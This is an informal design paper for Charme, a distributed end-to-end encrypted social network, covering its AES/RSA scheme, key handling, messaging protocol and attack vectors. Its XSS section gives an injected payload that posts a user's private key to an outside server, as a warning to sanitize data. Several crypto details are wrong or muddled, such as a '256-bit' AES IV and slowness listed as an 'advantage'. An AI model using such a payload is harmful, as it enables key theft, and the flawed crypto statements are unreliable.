Charme - A distributed social network with end-to-end encryption and contextual information

Manuel Schultheiß
manuel.schultheiss@tum.de

November 5, 2015

Abstract
Basic cryptographic procedures and other stuff for the distributed social networks Charme are explained here.

Contents

1 Introduction

In contrast to classic social networks, distributed social networks with end-to-end encryption can provide self control of your data and independence from big companies. *Distributed* means, that there is no central server hosting your data, but many small servers all around the world, which everyone can setup. Just like email providers everyone has a unique address like *yourname@yourserver.com*. With end-to-end encryption not even the server hosting your data can see your data. This is necessary for a distributed architecture as otherwise the server admin could read your messages for example.

Another innovation of Charme is the so called *Context*, every post can have optionally. A context contains semantic, computer-readable information about the post. An algorithm can later aggregate all users moving by car from point A to point B tomorrow, with having 3 seats free with a tolerance of 20 kilometers for example. Or you can look up for friends making pizza for lunch and want to share their food today. Figure 7 shows the creation of a context and the creation of a filter to search for existing context of other users. Websites already providing share-economy services can also add their data to the Charme network, using the Charme Schema JSON Syntax, as defined in the file schema.coffee. The context system introduces elements of the *Web of Data*, formerly known as the semantic web to social networks.

2 Encryption and Security


2.1 Existing work

With Diaspora one of the first popular distributed social networks was released. The messages are not end-to-end encrypted, however, which makes it possible for the server admin to read its users messages. A more secure concept is *Twister* (`http://twister.net.co`), a Twitter like peer-to-peer micro blogging platform. Using the blockchain makes it possible to encrypt messages and even meta data (including the IP Address!). Charme does not encrypt meta data at the moment, but such an encryption scheme could be implemented later on using techniques like onion routing for example.

2.2 Formal Notation used in this paper

2.2.1 Reach

We define the *reach* of a server as this: Each server $S_i, i \in 0, 1, 2, ...$, on which at least one user has a public key of another user hosted on server $T_j, j \in 0, 1, 2, ..$ is *reached* by this server. The reach is a list of tuples (S_i, T_j). See figure 2 as an example.



Filters help you to find relevant information in your stream. You can show only Events from your friends in a 10km radius for example.

Filter Name

□ **Only people from my lists** ✖

● Move from A to B ✖
○ Offer
○ Service
○ Meal
○ Activity
○ Review
○ Event

Munich ▾ **Add Location** ✖
with a maximum radius of 1km ▾

+ Destination

+ Seats

CANCEL ADD FILTER

Figure 1: Context dialogues. Finding existing context on the left; Adding context on the right. After a user has selected a context on the right, the user can add parameters like Location or time for the context.




Figure 2: $|Reach(A)| = deg(A) = 2$ as the users on server A have public keys of two different servers.

2.3 Fundamental Concepts

2.3.1 AES-CBC

AES is a fast symmetric encryption algorithm that was standardized in 2001 and is still considered secure, although there exist some attacks on it.
A key $K_{A,B}$ is used for encryption and decryption by the two parties A and B. Cipher Block Chaining Mode (CBC) ensures that blocks that are identical in the plaintext, are not identical anymore in the chiphertext. This is essential, as otherwise images can still be recognized for example, although they are encrypted. First, a initialization vector (IV) is created:

$$c_0 = IV$$

A plaintext block p_i becomes a chipher block c_i during encryption.

$$c_i = Enc_K(c_{i-1} \oplus p_i)$$

and the same thing reversed for decryption:

$$p_i = c_{i-1} \oplus Dec_K(K, c_i)$$

It is important that the IV is shipped with integrity protection, otherwise an attacker could modify the first 256 bits in order to set the first decrypted plaintext block to a custom value. The other blocks can not be influenced however. There are several techniques to add it (`https://en.wikipedia.org/wiki/Authenticated_encryption`). Integrity protection can be achieved using the following steps which mach the encrypt-then-mac Scheme:

1. Encrypt Message using AES-CBC

2. Get SHA-256 hash value of encrypted message and salt with key k and crypto algorithm version a.

3. JSON Result is:

   { a: 1, m: $Enc_{k||v}(text)$, h: sha256HMac($Enc_{k||v}$(text), k||v) }

   The algorithm version a is added as otherwise, an attacker could extract the plaintext and use backwards compatibility to let the decryption and MAC check be performed by an old algorithm, also there is a better algorithm available.

   For example: The current implementation supports Non-HMAC AES when the information was encrypted without a HMAC. An attacker could remove the HMAC key and just send the plain AES encrypted content to the client and the client would still decrypt it correctly.

2.3.2 RSA

In RSA there are two different keys. The public key is visible to everyone, while the private key is only visible to the generator of both keys. Asymmetric encryption is a lot of slower than symmetric encryption. So usually we generate an AES key, encrypt the text with the AES key and encrypt the AES key with the RSA key, rather than encrypting the whole text with the RSA key. Technically we generate large prime numbers p and q.

$$n = p * q$$

and define

$$\Phi(n) = (p - 1) * (q - 1)$$

Let e not equal to 1, smaller than $\Phi(n)$ and not share a common divisor with $\Phi(n)$. Now we compute d under the restriction:

$$e * d = 1 \pmod{\Phi(n)}$$

To encrypt a message M or decrypt chipher C use:

$$C = M^e \pmod{n}$$
$$M = C^d \pmod{n}$$

To provide *Ciphertext indistinguishability* RSA is used with a padding scheme like PKCS1. Here we generate n with more than two primes:

$$n = p_1 * p_2 * ... * p_n$$

with p_1 being r and p_2 being q.

2.3.3 Further reading

1. PKCS#1 v2.2 RSA Cryptography Standard
   `http://www.emc.com/collateral/white-papers/h11300-pkcs-1v2-2-rsa-cryptography-standard-wp.pdf`
2. Lessons learned and misconceptions regarding encryption and cryptology
   `http://security.stackexchange.com/questions/2202/lessons-learned-and-misconceptions-regarding-encryption-and-cryptology/2206#2206`
3. HMAC versus raw SHA hash functions
   `http://dev.ionous.net/2009/03/hmac-vs-raw-sha-1.html`

2.4 Crypto Implementation

There are a Javascript library called Gibberish AES for Javascript and Tom Wu's RSA Library for RSA providing the main functionality. Google wrote with its E2E project a better implementation of cryptographic algorithms which should replace the above ones as soon as possible. The long term goal is to use the W3C web crypto API however, if supported in all major browsers, as this one is more secure regarding key deletion from memory (RAM) and random number generation.

2.5 Implementation

2.6 Client server seperation

In contrast to classic social networks, we seperate client and server in two seperate projects first. This is necessary, as otherwise a server could return malicious javascript to the user. In a perfect word, the user has to download and install the client locally and verify the file hash, For testing purposes, he can also use a web hosted version of the client. Although they are hosted on different domains, client and server can still connect to each other via cross origin resource sharing (CORS).




Figure 3: Client and Server code is strictly separated. The client loads the Charme application from a local webserver, a browser plugin or a trusted server. This application connects to the server hosting the data via JSON.

2.7 Passphrase

Charmet uses an *encrypted data storage*. This means critical data is encryped with a passhprase using AES-CBC (Section 2.3.1) and hosted on the server (Figure 3). Consequently the server can not read the user data. Such data includes

1. **Personal information** like phone number. This information can later be decrypted and encrypted with a public key to distribute it to other people.
2. **The private RSA key** used to decrypt everything from other users.
3. **The key directory**, which contains the public keys of all contacts. Here it is important that the receiver B of a message sent by user A only uses the newest private key to decrypt, as a malicious server of the key directory owner could return an old public key of user B.

for example. The data is signed to prevent forgery of information.

2.8 Verifying private keys

When we want to write an encrypted message to user B, we need the public key of user B first. However, as the server or someone else can provide a wrong public key, it is necessary to check the public key for correctness. If done so, we encrypt the public key of user B with our passphrase and store it in the encrypted data storage.

2.8.1 Generating Fingerprints

Currently the fingerprint f is generated by applying a SHA-256 Hash function on n (modulus) and e (exponent) concatenated:

$$F = Sha256(n||e)$$


The function in the code is called *buildHash* and is located in *keys.coffee*. For a better user experience, the fingerprint can be truncated and : seperated later on, so the result looks something like:

12 : 3f : 3e : 2f: 12 : 3f : 3e : 2f: 12 : 3f : 3e : 2f (...)

instead of

123f3e3f123f3e2f123f3e2f (...)

Figure 4 show the dialog to validate fingerprints.



You have asked for the key of: **test45@charme.local**. Here it is:

gzRz0UlXLCBUxbZwqn/vvTpZd2sVPRL0uRpqM2F0VDM=

Please check if the key is correct.

The key has not changed. There is no need to update.

Figure 4: Fingerprint Validation Dialog

2.9 Preventing List and Message MITM Attacks

Lists can be used to restrict access to certain information. Each list contains some people defined by the users. When a server behaves evil, we must ensure, that he can not manipulate the list and add new people for example, we will later send our message to.

Furthermore we must ensure, that the autocomplete only returns name/address pairs that have been added by the user. Imagine the following case: Alice adds Bob with his CharmeId bob@somewhere.com to her key directory. Now she wants to send a message to Bob and opens the auto complete. She types Bob, and the server returns a modified CharmeId, probably on the same server (eve@somewhere.com). The Charme client would now encrypt the message with the other key and send it to Eve. So Eve could be able to get some sensitive information as Alice thinks she is communicating with Bob.

Now how can we ensure, that this can not happen?
The second case is that a list contains additional people added by an evil server.

2.10 Post encryption

A new post is encrypted, when it is restricted to a list of people. First we generate a postkey k, which encrypts the content of the post. Next we need to distribute k_1 to other people. We can use the symmetric edgekeys $e_1, e_2, ...$ of these people. We encrypt the post key with each edgekey ($Enc_{e_1}(k)$) and distribute them to the receivers. An edgekey is a asymmetric key, that is established after public key verification and send via public key to the other party. This is because asymmetric cryptography is a lot of slower than symmetric cryptography.

2.11 Message encryption

Message encryption is basically working like in PGP. We save public keys encrypted in the cloud, however, here. A simplified concept is illustrated in Figure 5). A conversation C consists of n messages. A set of messages $S \in C$ has a symmetric key each. The symmetric key should change if a user is removed or a public key of a conversation participant is updated or a certain span of time has passed. Each message is encrypted with the newest symmetric key s. A message consits of the following information:

1. Text encrpyted with symmetric key s
2. Conversation ID
3. Key Id of symmetric key s
4. Time

This information is also signed using the senders private key.
The current implementation misses some fundamental security stuff. An attacker could initiate a conversation with the identity of client A and start a MITM attack. Therefore the next step of the implementation is to sign the initial message and each following message.

2.12 Distributing private information

When giving private information like telephone number or email to other people, this is working slightly different to message distribution for performance reasons. See figure 6 for a illustration of the process. This may look kind of complicated first and you may wonder why the encryption is not done like for messages. The answer if the access to a certain person is revoked, it would be inefficient to send the newly encrypted information to all users. Instead we creates called *buckets*, each containing a maximum of k users. When a new piece of information is encrypted, we generate a random key K, and encrypt it with each bucket key B_i. As every user who has access to the information has the bucket key, the user can decrypt it with

$$plaintext = Dec_{B_i} Dec_K(chyphertext)$$



Client A
Server A
1. Get passphrase encrypted and verified public RSA key of user B from server
2. Encrypt&sign message and send back to server
3. Message is send to server of user B
Client B
Server B
4. User B can decrypt message with private key

Figure 5: Basic message encryption. Server A can also send the message to more servers than only Server B. The client does not send the message directly to server B, as with increasing number of receivers this would cost to much bandwidth for the client.

When access is revoked for a user, we simply generate a new bucket key for the bucket, the user was in and do not distribute the bucket key to the user. With this system we are able to revoke access to information and release new information to a user with doing $\mathcal{O}(k) = \mathcal{O}(1)$ requests. For Charme we set $k = 10$. The code is located in *settings_privateinfo.js*.




Figure 6: Encryption of personal information

2.13 Key Updates

When a private key or passphrase is compromised it is necessary to recrypt the encryped data storage. In this case, all information are transmitted to the client, decryped with the current passphrase and encrypted with the new passhprase. The revision number for the public key increases afterwards.

2.14 Possible Attack Vectors

2.14.1 MITM on Client Software

The client software must be distributed with integrity protection. For example as a Cordova package. To use the client software on a third party server is very dangerous and only recommended for testing purposes! The server admin can possibility read all your data in this case, if the server sends you a malicious client software instead of the original one.

There is also a new technology called sub resource integrity which can be used to validate Javascript and CSS resources (See `http://www.w3.org/TR/SRI/` and `http://githubengineering.com/subresource-integrity/`). Maybe they introduce some mechanism to validate a whole web page with a hash recommended by the majority of browser users and additionally located on a (Mozilla or Google) server. So lets keep an eye on that.

2.14.2 Attacks on Integrity Protection

Certain information, such as the Name/UserID pairs of a conversation must be distributed with integrity protection using either the private key of each receiver or the conversation key. Asymmetric private keys used for signing the message data have the following advantages and disadvantages in contrast to the symmetric conversation key.

Using the private key

1. (Advantage) Slower (Factor ca. 1000)
2. (Disadvantage) No attackers inside a conversation manipulating username/userId pairs

2.14.3 New Conversations with malicious userId/Name pair

An attacker can initiate a new conversation with the name of a fridn of you, but use another userId instead. Example:

1. Alice (alice@server.com) and Bob Alice (bob@server.com) are friends
2. Eve initiates a new conversation with Bob with Name "Alice" and userId eve@server.com.
3. Bob thinks he is talking to Alice, but he is not.

A solution for this problem would be to allow only names from the key directory.

2.14.4 XSS

One of the most critical attack vectors in Charme is Cross Site Scripting as with this technique private keys can be stolen. Therefore it is important to sanitize all displayed data from other people and servers. Never trust the server. For example imaging data is a JSON Object returned by the server:

```
\$("html").append("<a href='"+data.href+"'>TEST</a>");
```

If the server does not provide a hyperlink for data.href, but rather something like:

```
#'  onload='$.post("someotherserver.com", {key: theprivatekey})
```

this is extremly dangerous. Therefore always sanitize data from the server!!!

2.14.5 DOS

Attackers can flood small servers with a lot of requests.

2.14.6 Replay attacks

Server can provide old public/private keys which have been compromised earlier for the user .

2.14.7 Malformed data

Attackers can send malformed data to clients which results in the client to producing an exception and therefore make Charme unusable for the user. Therefore malformed requests should be filtered by the client by checking for missing and correct typed values.

2.14.8 Spam

All posts from non-friends should be blocked. An exception are posts containing semantic information which should be searchable all over the web. Here we can either expand the search to friends server (efficient but may contain more spam) or even check friend of friend posts only (more computational power, but less spam).

3 Backend

3.1 Technology Stack

On server side, PHP is used as an interpreter. The reason for PHP is that it has a wide community supporting it, as it is used by many other big websites like Facebook or Wordpress for example. *ZeroMQ* is used to send socket messages and communicate between different PHP threads. *Gearman* is necessary to execute background tasks like sending messages in the asynchronously. As a database, *MongoDB* is used, as it is scalable and has the ability to directly store JSON object to the database. Administrations scripts are written for GNU Bash to provide ssh access.

4 Search

When it comes to search, we face some problems. Of course, it is not efficient to query hundreds or even more server from one client in the charme network. Filesharing applications typically use Kademlia or Chord to index data within peer-to-peer networks. Such concepts may also be useful for search, as YaCy for example has shown. Thorsten Schütt et al. have proposed a technique which can be used for multidimensional parameter search in their paper *Range queries on structured overlay networks*. A search in social networks could also use the social graph to rank results of near people higher than from people more far away.

4.1 Further reading

1. Peer-to-peer (P2P) Networks - Basic Algorithms
   `https://www.youtube.com/watch?v=kXyVqk3EbwE`

5 Token Generation and API

In the future Charme will be able to be used by other applications as data storage. Therefore, we create a key A_i and a token T_i for each application i. All keys and tokens are generated randomly and encrypted with a passphrase derived key A'. When the passphrase is updated, we need to recrypt A'. An application can now save data to the Charme server, once the triplet A_i, T_i and Charme userId was added to the application. To perform an action A, the charme server sends a random value R to the application. The application generates the hash value $H(A|R|T_i)$ and sends it back to the server, where the hash is validated to maintain authenticity. Actions can be STORE(key, value) and GET(key). Possible applications could be a note taking app or a calendar, saving data encrypted on the server for example.

6 Ideas

6.1 Location based Chats

Idea: We save the GPS position $p_i = (x_i, y_i)$ every x seconds. After some time we generate a vector $v = (x_0 + x_1 + x_2 + ..., y_0 + y_1 + y_2 + ...)$. Now we use a hash function H to map the vector with a location accuracy defiend as a.

$$H(v) = (\lceil v^{(0)}/a \rceil + \lceil v^{(1)}/a \rceil)$$

This will generate a unique key for each location. We save a trace of locations in the first place to detect a moving object such as a train, ship or bus. However, the location sensors of the mobile device must be very accurate!

7 Data Sharing for the Internet of Things

For Internet of Things (IoT) devices, it may be helpful to allow services or institutions to access your devices. Charme could handle the key management with using the already existing symmetric edgekeys E (See section 9.3 for details) derived from the public key for the communication between service and device. (Figure 7) Of course, we can not use the edgekey e directly, as a evil device could otherwise intercept all communication between the service and the user. Therefore we drive the key K_A in the following manner:

$$R = Random256bitkey$$

$$K\_A = Sha256(R||e)$$

Afterwards we send R to the service provider and K_A to the device.



User/Client
Local Police Department
Weather Service
distributes K_a, K_b
Requests and decrypts data with K_a
Requests and decrypts data with K_b
Charme Server
Sends K_b encrypted data to server
Sends K_a encrypted data to server
Front Door Access, Security Cameras
Temperature Sensor
Company

Figure 7: K_a, K_b are keys shared between some service and the device. The data is encrypted so that only the user, the service and the device can see the data, but not the Charme server. Please note that for K_b there must be some security mechanism like timestamps to avoid replay attacks when the door is opened for example.

8 Coding Guidelines

1. camelCase for function names
2. Meaningful variable names
3. Not more than 1 blank line
4. Properties on top, functions on bottom

* I am very sorry that I did not follow these guidelines.

9 Technical Documentation

Please note that technical documentation has moved to the code itself. The following may be out of date:

9.1 Login

1st step: Get password salt value via *reg_salt_get*
2nd step: Login with *user_login* and parameters u (username) and p (salt hashed password). Status PASS is returned if successful.

9.2 Messages

To load the conversation preview list, *messages_get* is called. Each message has a message key. If a new message Key is generated, it is encrypted with the edgekey of the receiving users (Section 9.3).

9.3 Edgekeys

For every kind of communication between two users we generate a directed edgekey, to increase performance as asymmetric encryption for every kind of message would require to much computational power. The edgekeys should change after a certain timespan. (1 week?). Currently the edgekey is generated after a key was added to a key directory in *settings_keymanager.js.* The edgekeys are requested to decrypt from user B. Later they will be cached in local storage of user B to even gain the performance we have planned to gain.

9.4 Recryption of data

When the private key is updated, it is required to recrypt the data in the encrypted data storage. This is done in the function *updateDataOK()* in *settings_keymanager.js.*

10 Protocol Specification


10.0.1 Add public key to keydirectory

A new public key is requested, verified and added to the key directory.

1. Client A requests public key of client B
2. TODO

10.0.2 Init Conversation

Let convId the id of the conversation. Let's call D_j the payload. It contains information relevant to the conversation such as time, last preview text, members or identifier. D_j must be integrity protected of course. K is a 256 bit symmetric key used for AES encryption. The communication between the client initiating a new conversation and its server is defined as this:



1. Obtain public keys of Users $U_1, U_2, ...$
2. Generate $K = \{0,1\}^{256}$
3. $D_j = \{Enc_{Pub}(K, U_i), convId, ...\}$

Send D_j

Distribute D_j to other servers

ACK (HTTP 200)

Server A distributed the payload to other servers afterwards. Technically this is done by a Gearman daemon running in the background. The receiver clients can afterwards decrypt the key K with their private key.

More in detail, the JSON message schema to init a conversation from the senders client to the senders server looks like this:

- **id** = message_distribute
- **action** = initConversation
- **messageData** (signed with K)
  - **hmac**: The HMAC to check integrity
  - **revision**: Revision of K
  - **objType** = object
  - **obj**
    - **receivers**: List of userIds
    - **usernames**: List of (userId,name) tuples.
- **messageKeys**: List of public key encrypted public keys K

The server redirects the message to the receivers servers afterwards, the message JSON has the following properties:

- **id** = message_receive
- **action** = initConversation
- **messageData** (signed with K)
  - (See above)
- **key**: Public key encrypted public key K for the receiver


Please note that here we could be more efficient in the future by grouping the message_receive requests for same people on same servers.

10.0.3 Add People to Conversation

People present in the key directory can be added to an existing conversation. As they should not be able to see previous messages, a new message key $K_{(revision+1)}$ is generated in this case by the person who adds the new people. This key is distributed to the other people afterwards. The people in the conversation have now to be signed again.

10.0.4 Write message

Let K be the message key, which has been generated at conversation init.



11 Terminology

||
Concatenation Operator. For example $"a"||"b" \Leftrightarrow "ab"$

Conversation
A sequence of messages of different users

Fastkey
A symmetric key dependent on the passphrase. It is only known by the user itself, no other persons or servers.

Revision
After a key is updated it gets a new revision. A key update can happen after a new keyring is generated or someone has been removed of a conversation for example. both cases we generate an updated key.

userId
An unique identifier for each person in the Charme network, similar to email. Example: ms@myserver.com

12 Sources

As this is not some kind of scientific work I was to lazy to quote every sentence and install BibTex (I will do this if there is some time left...). Instead here are all the used sources at once:

1. Network Security Lecture @ Munich Technical University, Carle et al, `http://www.net.in.tum.de/de/lehre/ws1415/vorlesungen/network-security/`